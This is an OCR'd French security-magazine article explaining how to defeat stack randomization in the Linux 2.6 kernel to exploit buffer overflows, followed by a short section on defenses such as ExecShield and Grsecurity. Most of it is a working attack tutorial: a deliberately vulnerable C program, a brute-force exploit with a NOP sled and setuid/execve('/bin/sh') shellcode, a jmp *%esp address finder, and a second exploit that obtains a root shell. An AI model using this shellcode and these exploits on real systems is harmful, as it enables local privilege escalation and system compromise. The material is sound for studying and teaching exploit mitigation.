

Fiche technique

Comment contourner la protection aléatoire de la pile sur le noyau 2.6

Enrico Feresin 

Degré de difficulté

Aujourd'hui, les spécialistes en informatique ne cessent de découvrir de nouvelles vulnérabilités liées au débordement du buffer, rendant nécessaire le développement de protections capables de maintenir un certain niveau de sécurité sur les systèmes, et ce quelle que soit la présence de vulnérabilités sur un programme installé.

La version 2.6 du noyau Linux comprend une protection très simple contre l'exploitation des vulnérabilités liées au débordement du buffer. Cette protection permet notamment d'empêcher le fonctionnement des anciennes techniques d'exploitation des débordements, techniques toujours largement utilisées de nos jours. Toutefois, cette protection ne suffit pas à décourager les pirates les plus déterminés.

La version 2.6 du noyau Linux propose une protection contre l'exploitation des débordements du buffer. Cette protection consiste à rendre aléatoire le début de chaque processus sur la pile. À chaque exécution d'un programme, la pile part d'une adresse pouvant varier dans un intervalle de 8 Mo. Cette protection permet ainsi d'empêcher le fonctionnement des techniques d'exploitation traditionnelles qui consistent à trouver le ShellCode toujours à une adresse déterminée. Le ShellCode, généralement compris dans une buffer overflow ou une variable d'environnement, se trouve ainsi à une position différente à chaque exécution d'un programme.

Le présent article a pour objectif d'expliquer comment contourner simplement cette protection au moyen de deux techniques différentes. La première consiste à lancer une attaque en force sur l'adresse du ShellCode permettant d'accéder à un interpréteur de commandes root après quelques essais. La seconde technique, généralement utilisée pour les exploitations du système Windows, consiste à rediriger le flux d'exécution vers un code opération particulier.

Cet article explique…

- Comment contourner la protection aléatoire du noyau Linux, version 2.6, afin d'exploiter concrètement la pile grâce aux vulnérabilités liées au débordement du buffer.

Ce qu'il faut savoir…

- le langage C,
- les techniques d'exploitations de la pile.



Figure 1. *Application frontale pour la bibliothèque libShellCode*



Figure 2. *Comment compiler le programme vulnérable*

Bibliothèque libShellCode

La création d'un ShellCode à utiliser dans le cadre d'une exploitation peut s'avérer difficile pour les développeurs ne connaissant pas le langage assembleur. Ceux d'entre vous qui préfèrent ne pas perdre leur temps et souhaitent développer rapidement un *exploit* peuvent directement utiliser la bibliothèque libShellCode.

Comme son nom l'indique, libShellCode est une bibliothèque Open Source. Cette bibliothèque permet de créer des ShellCodes pendant l'exécution. Les interfaces de programmation proposées permettent de créer différentes sortes de ShellCodes pour Linux ainsi que pour BSD. La bibliothèque libshellCode peut s'utiliser de deux manières différentes : elle peut être insérée sous forme de bibliothèque à l'intérieur des exploitations en question ou utilisée via une application frontale afin de faciliter la création de ShellCodes prêts à être lus. Dans le premier cas, les interfaces de programmation de la bibliothèque sont disponibles dans le code de l'exploitation ce qui lui permet d'avoir une meilleure flexibilité. Nous avons exposé dans la Figure 1 l'application frontale utilisée.

Vous pouvez télécharger la bibliothèque LibShellCode à partir du l'URL suivante : *http://www.orkspace.net/software/libShellCode*

Programme vulnérable

Le programme vulnérable aux exploitations auquel il est fait référence dans les paragraphes suivants a été baptisé vuln1.c, tel qu'exposé dans le Listing 1. Comme vous pouvez le remarquer, un buffer overflow de 32 octets est allouée, et des données y sont copiées sans aucun contrôle préalable de la taille de la mémoire. L'exploitation de cette vulnérabilité permet de faire déborder le buffer, ce qui rend possible l'écrasement de la pile. La Figure 2 illustre la façon de compiler ce programme.

Le système utilisé pour les tests est Fedora 4 avec le noyau *2.6.14.4* vanilla.

Attaque en force sur l'adresse

La première vulnérabilité détectable dans le mécanisme de protection proposé dans la version 2.6 du noyau Linux réside dans l'insuffisance du caractère aléatoire de l'adresse de départ de la pile. Le champ des adresses possibles dans lesquelles la pile peut être trouvée n'est en réalité large que de 8 Mo. Ainsi, si un nombre élevé d'instructions NOP (*No Operation*) est entré juste avant le ShellCode, il devient alors possible d'augmenter la probabilité de deviner l'adresse de sorte que seules quelques tentatives d'une attaque en force suffisent à obtenir l'interpréteur de commandes en utilisateur root. Cette méthode reste de toute évidence valable dans le cadre d'une attaque locale.

Consultez maintenant le code intitulé *bruteforce-exp.c*, exposé dans le Listing 2. Ce code permet d'exploiter la vulnérabilité de débordement du buffer tout en modifiant l'enregistrement d'activation de la fonction afin de rediriger le flux d'exécution. Le paramètre passé dans le programme vulnérable possède en réalité une longueur de 64 octets. Une fois ce dernier copié dans le buffer overflow de 32 octets, il engendre une modification dans la mémoire adjacente.

Inséré dans une variable d'environnement, le ShellCode est précédé par 128 000 instructions NOP. Ainsi,



Figure 3. *Représentation de l'amplitude du caractère aléatoire de la pile*



Figure 4. *Exécution de l'attaque bruteforce-exp.c*



Figure 5. *Structure du buffer overflow utilisée par la seconde exploitation*



Figure 6. *Structure de la pile après l'opération d'écriture*

les instructions NOP et le ShellCode couvrent à eux deux près de 1/65 (explication de 1/65) de l'étendue de l'adresse de la pile. En cas de problèmes pendant l'exécution du test, il est recommandé de réduire le nombre d'instructions NOP, en veillant à ne pas exagérer : en réalité, plus vous diminuer le nombre d'instructions NOP, plus le nombre de tentatives nécessaires à une attaque en force réussie augmentera.

La valeur utilisée pour modifier l'enregistrement d'activation est calculée de sorte à maximiser l'effet parachute proposé par les instructions NOP. Il vous faut prendre l'adresse de la pile la plus grande possible (0xc0000000) à laquelle vous ôterez la taille de certains éléments se trouvant immédiatement après le début de la pile, ainsi que la taille de la variable d'environnement contenant le ShellCode, directement située après.

Dans la Figure 3, la partie colorée représente l'étendue de la mémoire sur 8Mo dans laquelle le sommet de la pile peut être trouvé. La partie rouge représente la zone couverte par l'exploitation alors que la partie jaune représente la zone non couverte. Si l'adresse du sommet de la pile se trouve à l'intérieur de la partie jaune, le programme échouera en retournant une erreur Segmentation Fault puisque le flux d'exécution sera redirigé vers une zone de la mémoire contenant du code non exécutable. Si le sommet de la pile se trouve dans la partie rouge, le flux d'exécution sera redirigé dans les instructions NOP, ce qui permettra l'exécution du ShellCode.

Remarques particulières sur le ShellCode : le code utilisé pour lancer l'attaque en force sur l'adresse exécute la fonction fork() d'une part au moyen du processus fils, afin d'essayer d'exploiter le programme vulnérable, et d'autre part au moyen du processus père, afin de contrôler le résultat. Si l'exploitation fonctionne, l'interpréteur de commandes root sera exécuté par le processus fils dépourvu de console en tant que données d'entrée standard. Or, cette



Figure 7. *Recherche de l'instruction jmp *%esp à l'intérieur de linux-gate.so*



Figure 8. *Code d'assemblage de la fonction main()*

manœuvre a pour effet d'entraîner l'arrêt immédiat de l'interpréteur de commandes. Afin d'éviter un tel problème, le ShellCode doit fermer le descripteur du fichier d'entrée standard (correspondant à 0), puis ouvrir le dispositif */dev/tty*, lequel permettra de lire les données d'entrée à partir de la console avant d'exécuter l'interpréteur de commandes.

La Figure 4 illustre quelques exécutions de l'exploitation. Comme vous pouvez le constater par vous-même, chaque attaque en force fonctionne après un nombre différent de tentatives sans excéder toutefois la dizaine.

Redirection vers l'instruction jmp *%esp

Il existe également une technique permettant de contourner la protection proposée dans le noyau, *2.6*, ceci de façon plus élégante que la précédente, même sans connaître l'adresse du ShellCode.

La dite technique, initialement utilisée dans le cadre d'exploitations Windows, consiste à écraser l'enregistrement d'activation au moyen de l'adresse de l'instruction *jmp *%esp*, déjà présente dans la mémoire du programme vulnérable. Peu importe le segment de la mémoire dans lequel cette instruction se trouve, cette technique suffit à obtenir l'exécution de l'ensemble des attributs.

Pour ceux d'entre vous qui ne connaissent pas le langage machine, cette instruction exécute un saut vers

Listing 1. *Programme vulnérable vuln.c*

```
/*
 *      __   ___   _
 *     /  \ |    \ | | /\---------------------------------------------------------->
 *    / /\ \| |\ \| |/ /
 *   / /__\ \    /|   /
 *   \______/ |\ \| | \
 *<--------|_| \_\_|\_\
 *
 * Programme vulnérable à une exploitation par débordement du buffer.
 *
 */
#include <string.h>
main(int argc, char *argv[]){
   char buffer[32];
   strcpy(buffer, argv[1]);
}
```

Listing 2. *Code bruteforce-exp.c*

```
/*
 *      __   ___   _
 *     /  \ |    \ | | /\---------------------------------------------------->
 *    / /\ \| |\ \| |/ /
 *   / /__\ \    /|   /
 *   \______/ |\ \| | \
 *<--------|_| \_\_|\_\
 *
 * Ce code permet d'exploiter la vulnérabilité de débordement du buffer du programme
 * vuln.c sur un système Linux doté du noyau 2.6 vanilla. La protection aléatoire de la pile
 * est contournée au moyen d'une attaque en force.
 *
 */
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

#define VULN_PROG  "./vuln"
#define BUFF_LEN   64
#define ENV_LEN   128000
#define NOP   0x90
#define RET   (0xc0000000 - strlen(VULN_PROG) - 4 - ENV_LEN)

char shellcode[]=
// fermé(0) ouvert("/dev/tty")
"\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68\x2f\x74\x74\x79\x68\x2f"
"\x64\x65\x76\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80"
// setuid(0)
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
// execve("/bin/sh")
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62"
"\x69\x6e\x2f\x73\x68";
main() {
  char buff[BUFF_LEN];
  char env_var[ENV_LEN];
  char *env[2] = {env_var, NULL};
  int *p, i, r, pid;
  // Insérez dans la variable d'environnement le ShellCode précédé des instructions NOP
  memset(env_var, NOP, ENV_LEN);
  memcpy(env_var + ENV_LEN - strlen(shellcode) - 1, shellcode, strlen(shellcode));
  env_var[ENV_LEN - 1] = 0;
  // Insérez dans la buffer overflow l'adresse dans laquelle vous espérez trouver les
  // instructions NOP
  p = (int *) buff;
  for(i = 0; i < BUFF_LEN; i+=4) {
     *p = RET;
     p++;
  }
  *p = 0;
// Lancez l'attaque en force
printf("Starting Bruteforce:\n");
r = 1;
// Boucles jusqu'à ce que le processus fils retourne en sortie un code = 0
while(r != 0){
  pid = fork();
  if (pid != 0) {
     // Processus père
     // Attend la fin du processus fils pour lire le code de sortie
     printf(".");
     fflush(stdout);
     waitpid(pid, &r, 0);
  }
  else
  {
 // Processus fils
 // Exécute le programme vulnérable en tentant de l'exploiter.
 // Si l'exploitation fonctionne, un code de sortie = 0 sera retourné à la fin de
 // l'interpréteur de commandes. En cas d'échec, le code de sortie présente une valeur différente.
  execle(VULN_PROG, VULN_PROG, buff, NULL, env);
  exit(1);
  }
 }
}
```

Listing 3. *Programme find-jmp-esp.c*

```
/*
 * Cet outil se charge de chercher l'instruction jmp *%esp à l'intérieur de la section linux-gate.so
 */
#define START  0xffffe000
#define END    0xfffff000
#define B1   0xff
#define B2   0xe4
#include <stdio.h>

main(){
   char *p;
   printf("Searching jmp *%esp instruction in memory:\n");
   p = (char *) START;
   while (p < (char *) END){
      if ((p[0] == (char) B1) && (p[1] == (char) B2)){
         printf("ADDRESS = %p\n", p);
      }
      p++;
   }
}
```

Listing 4. *Code exp2.c*

```
/* Ce code exploite la vulnérabilité de débordement du buffer du programme vuln.c sur un système Linux doté du noyau
 *2.6 vanilla. La protection aléatoire de la pile est contournée en redirigeant l'exécution d'une instruction jmp %esp.
 */
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define VULN_PROG  "./vuln"
#define BUFF_LEN   256
#define BUFF_OVER  36
#define START  0xffffe000
#define END   0xfffff000
#define B1   0xff
#define B2   0xe4
char shellcode[]=   // setuid(0)
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"   // execve("/bin/sh")
"\xeb\x17\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62"
"\x69\x6e\x2f\x73\x68";
char *find_jmp_esp(){
   char *p;
   printf("Searching jmp *%esp instruction in memory...  ");
   p = (char *) START;
   while (p < (char *) END)  {
      if ((p[0] == (char) B1) && (p[1] == (char) B2)) {
         printf("found at address %p\n\n", p);
         return p;
      }
      p++;
   }
   printf("Instruction not found, exploitation not possible!\n\n");
   return (char *) -1;
}

main(){
   char buff[BUFF_LEN];
   int *p, i, ret;
   // Trouvez l'adresse de l'instruction jmp *%esp
   ret = (int) find_jmp_esp();
   if (ret == -1) return -1;
   // Insérez la première partie du buffer overflow
   memset(buff, 'a', BUFF_OVER);
   // Ecrasez l'enregistrement d'activation avec l'adresse de l'instruction jmp *%esp
   p = (int *) (buff + BUFF_OVER);
   *p = ret;
   p++; // Terminez la buffer overflow
   *p = 0;
   // Insérez le ShellCode
   memcpy(p, shellcode, strlen(shellcode));
   // Lancez le programme vulnérable
   printf("Trying to get a root shell...\n");
   execle(VULN_PROG, VULN_PROG, buff, NULL, NULL);
}
```

l'adresse sauvegardée sur le registre *%esp* (lequel indique le sommet de la pile). Lors de la redirection du flux d'exécution, la valeur de ce registre est connue et pointe vers l'adresse située directement après la position de l'enregistrement d'activation dans la pile. Cette redirection suffira à insérer le ShellCode à cette adresse afin d'exécuter un interpréteur de commandes *root*.

Nous avons exposé dans la Figure 5 comment construire le buffer overflow devant passer par le programme vulnérable afin d'exploiter correctement la vulnérabilité. La première partie (en bleu) est seulement utilisée pour remplir la buffer overflow jusqu'à l'enregistrement d'activation. La partie en rouge écrase l'enregistrement d'activation avec l'adresse de l'instruction jmp *esp et la partie en jaune représente le ShellCode. La situation de la pile, une fois passée une telle buffer overflow dans le programme vulnérable, est exposée dans la Figure 6. La première des deux représentations illustre l'état de la pile à la fin de la fonction *main()*, avant l'exécution de l'instruction RET. Vous remarquerez notamment que le registre *%esp* pointe vers l'adresse du pointeur correspondant à l'activation. L'exécution de l'instruction RET entraîne la copie de l'élément situé au sommet de la pile dans le registre *%eip* (qui contient l'adresse de l'instruction suivante à exécuter). Le pointeur dirigé vers le sommet de la pile (*%esp*) est ensuite augmenté, comme l'illustre la Figure 6. L'exécution de l'instruction *jmp *%esp* entraîne alors celle du ShellCode.

Afin de développer l'exploitation avec succès, il va vous manquer un élément important qui mérite d'être présenté à part. Il est en effet toujours utile de comprendre la démarche permettant de découvrir l'éventuelle existence de l'instruction *jmp *%esp* dans l'espace d'adressage du processus, et dans notre exemple, dans quelle adresse précise cette instruction se trouve. Veuillez noter que l'instruction doit être située sur une adresse déterminée qui ne doit pas changer d'une exécution à l'autre (l'instruction ne peut donc pas être placée dans la pile ni dans une autre partie de la mémoire avec une adresse variable). Vous pouvez chercher l'instruction dans des sections comme le code exécutable du programme ou les bibliothèques dynamiques. Dans le noyau version 2.6, toutefois, le segment de mémoire le plus propice aux recherches est celui qui contient linux-gate.so. Il s'agit d'un DSO (*Dynamically Shared Object*, ou Objet Dynamiquement Partagé) permettant d'accélérer les appels système. Cet objet est particulièrement intéressant dans la mesure où il est associé à la même adresse sur chaque processus. Ainsi, si l'instruction que vous cherchez se trouve dans cet objet, elle se situera à la même adresse quel que soit le processus du système.

Le programme intitulé find-jmp-esp.c, exposé dans le Listing 3, a pour objectif de chercher l'instruction *jmp *%esp* dans le segment de la mémoire de linux-gate.so (mis en corrélation entre l'adresse 0xffffe000 et l'adresse 0xfffff000). La recherche s'effectue très simplement. Dans la mesure où le code opération (autrement dit la représentation binaire) de l'instruction est composé des deux octets 0xff 0xe4, il permettra de trouver une zone de la mémoire contenant la séquence des ces deux octets. Nous avons exposé dans la Figure 7 l'exécution d'une telle recherche.

Tous les éléments nécessaires étant désormais à votre disposition, vous pouvez développer l'exploitation en question. Consultez le code exp2.c exposé dans le Listing 4. Tout d'abord, l'adresse de l'instruction *jmp *%esp* est recherchée à l'intérieur de la section linux-gate.so. Ensuite, le buffer overflow est construit comme nous l'avons précédemment indiqué. La première partie du buffer overflow (en bleu dans la Figure 5) fait 36 octets de long. Cette taille peut varier selon le compilateur utilisé, ce qui explique les valeurs légèrement différentes que vous obtiendrez lors de vos tests. Afin de trouver la valeur correcte, il est recommandé de lire le code d'assemblage de la fonction *main()* (voir la Figure 8). Nous avons exposé dans la Figure 9 l'exécution de l'exploitation.

Comment augmenter le niveau de protection

Il est clair que la protection proposée dans la version 2.6 du noyau vanilla ne suffit pas à sécuriser entièrement le système, quelle que soit la qualité des programmes installés. Afin de garantir un niveau de sécurité élevé sur votre système, effectif même contre les exploitations dites 0day (il s'agit d'un code capable d'exploi-

Sur Internet

- *http://www.phrack.org/show.php?p=49&a=14* – Smashing the stack for fun and profit, article de référence sur les principes fondamentaux d'une exploitation de débordement du buffer,
- *http://www.orkspace.net/software/libShellCode* – Site Web officiel de la bibliothèque libShellCode,
- *http://packetstormsecurity.org/papers/unix/asmcodes – 1.0.2.pdf-UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes*, article sur le développement d'un ShellCode,
- *http://www.grsecurity.net* – Site Web officiel de Grsecurity,
- *http://www.kernel.org* – Archive officielle du Noyau Linux.

À propos de l'auteur

Titulaire d'un diplôme en Technologies de l'Information, Enrico Feresin travaille depuis de nombreuses années dans le domaine de la sécurité informatique. Il est l'auteur de l'ouvrage intitulé *Vulnerabilità su Linux: Guida pratica alle tecniche di exploiting* publié en Italie fin 2005. Il est également l'auteur de la librairie LibShellCode. Enrico travaille actuellement pour une importante société spécialisée dans la communication des technologies informatiques.

ter les vulnérabilités non publiées d'un système), il est nécessaire d'y installer des protections supplémentaires. Une rapide recherche sur Internet fait ressortir de nombreuses protections possibles, que l'on peut généralement diviser en deux grandes familles. La première famille regroupe les extensions de compilateurs : dans ce cas, l'ensemble des logiciels installés sur votre système devra être recompilé de sorte à doter chaque programme de certains contrôles de sécurité sur leurs points les plus sensibles. La seconde famille comprend, quant à elle, les programmes correctifs du noyau, nécessitant la seule recompilation de celui-ci. Cette famille de protection est de loin la plus efficace mais la moins répandue.

Deux de ces protections, parmi les plus efficaces, sont particulièrement intéressantes ici. La première, développée par Red Hat, s'appelle *ExecShield*. Cette protection est déjà disponible dans toutes les nouvelles distributions Linux contrôlées par Red Hat (*Red Hat Enterprise Linux* et *Fedora*). La seconde protection est connue sous le nom de Grsecurity. Ces deux protections modifient le noyau Linux en lui ajoutant quelques contrôles de sécurité. Quoique légèrement différentes, ces deux protections reposent sur une technique identique qui permet de stopper l'exploitation de certaines vulnérabilités. Cette technique consiste à :

- Empêcher l'exécution du code dans certaines zones de la mémoire où seules des données doivent se trouver (pile, tas, BSS et .data), même sur les systèmes ne proposant aucun support matériel pour les bits exécutables. Il est ainsi impossible d'exécuter du code arbitraire sous la forme de ShellCodes. Les ShellCodes sont en réalité insérés par les exploitations à l'intérieur d'une section de données, après que le flux d'exécution les ait redirigés. Dans la mesure où il est désormais impossible d'exécuter du code dans de telles sections, le noyau met fin au programme et retourne une erreur avant que le ShellCode ne prenne le contrôle du programme,
- Générer aléatoirement l'adresse de départ des bibliothèques dynamiques. Il n'est donc plus possible de rediriger l'exécution des fonctions des bibliothèques (comme *system()*), puisque à chaque exécution du programme vulnérable, leur adresse change,
- Générer aléatoirement l'adresse de départ du code exécutable. Dans certains cas de figure, pour exploiter efficacement une vulnérabilité, il est possible de rediriger le flux d'exécution vers le code déjà présent dans le programme. Dans la mesure où l'adresse du code varie à chaque exécution du programme vulnérable, il n'est donc plus possible de connaître à priori l'adresse correcte de redirection,

Listing 5. *Instructions pour l'installation du programme Grsecurity sur les sources du noyau*

```
# tar xfj linux-2.6.14.6.tar.bz2
# mv linux-2.6.14.6 linux-2.6.14.6-grsec
# gunzip grsecurity-2.1.8-2.6.14.6-200601211647.patch.gz
# cd linux-2.6.14.6-grsec
# patch -p1 < ../grsecurity-2.1.8-2.6.14.6-200601211647.patch
```



Figure 9. *Exécution de la seconde exploitation*

